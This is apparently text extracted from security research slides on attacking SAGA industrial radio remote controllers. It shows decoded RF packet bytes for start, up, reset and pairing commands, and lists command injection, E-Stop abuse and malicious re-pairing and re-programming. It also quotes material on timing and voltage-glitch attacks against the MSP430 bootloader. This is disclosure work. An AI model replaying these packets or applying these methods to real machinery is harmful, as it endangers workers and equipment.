





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
2m / 235 samples
= 8,510 bps

Universal Radio Hacker by Johannes Pohl





MSP430F1101 Infineon TDA5101



Modulation images from Infineon
TDA5101 datasheet.
https://www.infineon.com/digital/Infineon-TDK5101F-DS-v01_03-EN.pdf

Figure 3-9 Alternative FSK Modulation

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Manchester encoding!



0 1 0 1 0 1 0 1 0 1 0 1 0 1 0 1 1 1 1 1 1



- **0F 05 55 50 27 41 63 44 36** (Device #1 – A116 352A)
- **0F 05 55 50 27 41 11 50 27** (Device #2 – A116 3D18)
- **F0 05 55 50 27 41 63 44 36 55 50 50 11 0F** (pairing)
- **0F → 55 AA** (preamble)



	PRE	SYNC	DEV_ID	CMD	SUM	POST
1.	00 00 00 0F	05 55 50	27 41 63 44 36	55 55 41	14 0F (Start)	37x + 18 EOP
2.	00 00 00 0F	05 55 50	27 41 63 44 36	66 55 50	36 0F (Up)	12x + 18 EOP
3.	00 00 00 0F	05 55 50	27 41 63 44 36	66 55 50	36 0F (Up)	12x + 18 EOP
4.	00 00 00 0F	05 55 50	27 41 63 44 36	66 55 50	36 0F (Up)	12x + 18 EOP
5.	00 00 00 0F	05 55 50	27 41 63 44 36	55 50 50	11 0F (Reset)	10 packets



Demo 2: Command Injection



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parallels@ubuntu:~/saga-2m\$


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3: E-Stop Abuse	All tested		\$\$\$\$
4: Malicious Re-pairing	Some of tested		\$\$\$\$

- Default disabled 😊
- SAGA: 4-min window
 - F0 05 55 50 27 41 63 44 36 55 50 50 11 0F
- Juuko




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5: Malicious Re-programming	Some tested		\$\$\$\$




FCC schematics of the SAGA radio controller.
<https://fccid.io/NCTSAGA1-L8/Schematics/schematics-4-273419>

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2.8 Code Protection Fuse

Once the **JTAG** fuse (code protection fuse) is blown, no further access to the **JTAG/test** feature is possible. The only way to get any memory read/write access is via the bootstrap loader by applying the correct password.

However, it is not possible for the BSL to blow the **JTAG** fuse. If fuse blowing is needed, use **JTAG** programming techniques.



FET-Pro430 (FET MSP430 Flash Programmer) - Elprotronic Inc.

File View Setup Serialization Tools About/Help

Open Code File path: SN File

Microcontroller Type: Group: MSP430F1xx Status: **Fail**
 MSP430F1101A Total: Balance: 0
 Target: MSP430G2553 BSL: ver. 2.03

Selected Device Information: RAM - 128 bytes; FLASH - 1 kB;

Report

```
JTAG communication initialization... failed
Verifying Security Fuse ..... failed
----- FAILED !!! -----
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JTAG communication initialization... failed
Verifying Security Fuse ..... failed
----- FAILED !!! -----
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JTAG communication initialization... failed
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----- FAILED !!! -----
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Port: USB Automatic Spy-Bi-Wire (2-wires)

Erase / Write memory option: *All Memory*

READ / COPY NEXT (F5)

	MSP430			
	G2xx0, G2xx1, G2xx2, I20xx	F1xx, F2xx, F4xx, G2xx3	F5xx, F6xx	
Security	Non-USB	USB	Flash	Serial
Password protection	32 byte	32 byte ⁽⁴⁾	32 byte	32 byte
Mass erase on incorrect password ⁽⁵⁾	✓	✓	✓	✓
Completely disable the BSL using signature or erasing the BSL		✓	✓	✓
BSL payload encryption				
Update of IP protected regions through boot code				
Authenticated encryption				
Additional security				

Source: Texas Instrument (SLAU319R) MSP430™ Flash Device Bootloader (BSL)

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Practical Attacks against the MSP430 BSL*

[Work in Progress]

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ABSTRACT

This paper presents a side-channel timing attack against the MSP430 serial bootstrap loader (BSL), extending a theoretical attack with the details required for a practical implementation. Also investigated is the use of voltage glitching to attack a disabled BSL.

1. SUMMARY

The Texas Instruments MSP430 low-power microcontroller is used in many medical, industrial, and consumer devices. It may be programmed by JTAG or a serial bootstrap loader (BSL) which resides in masked ROM.

Recent versions of the BSL may be disabled by setting a value in flash memory. When enabled, the BSL is protected by a 32-byte password. If these access controls are circumvented, a device's firmware may be extracted or replaced.

In many versions of the MSP430, a password comparison routine suffers from unbalanced timing, such that processing




Figure 1: BSL Entry Sequence (Chips w/ Shared JTAG Pins)

edge of the -RST pin that power on the chip, the BSL begins to execute instead of the user-defined application program. For those chips with dedicated JTAG pins, the same sequence is the same except that falling edges are sent on the TCK pin.^[4]




Figure 6: 45ns Voltage Glitch




Figure 8: BSLCracker 3.0

MSP430F1101A BSL



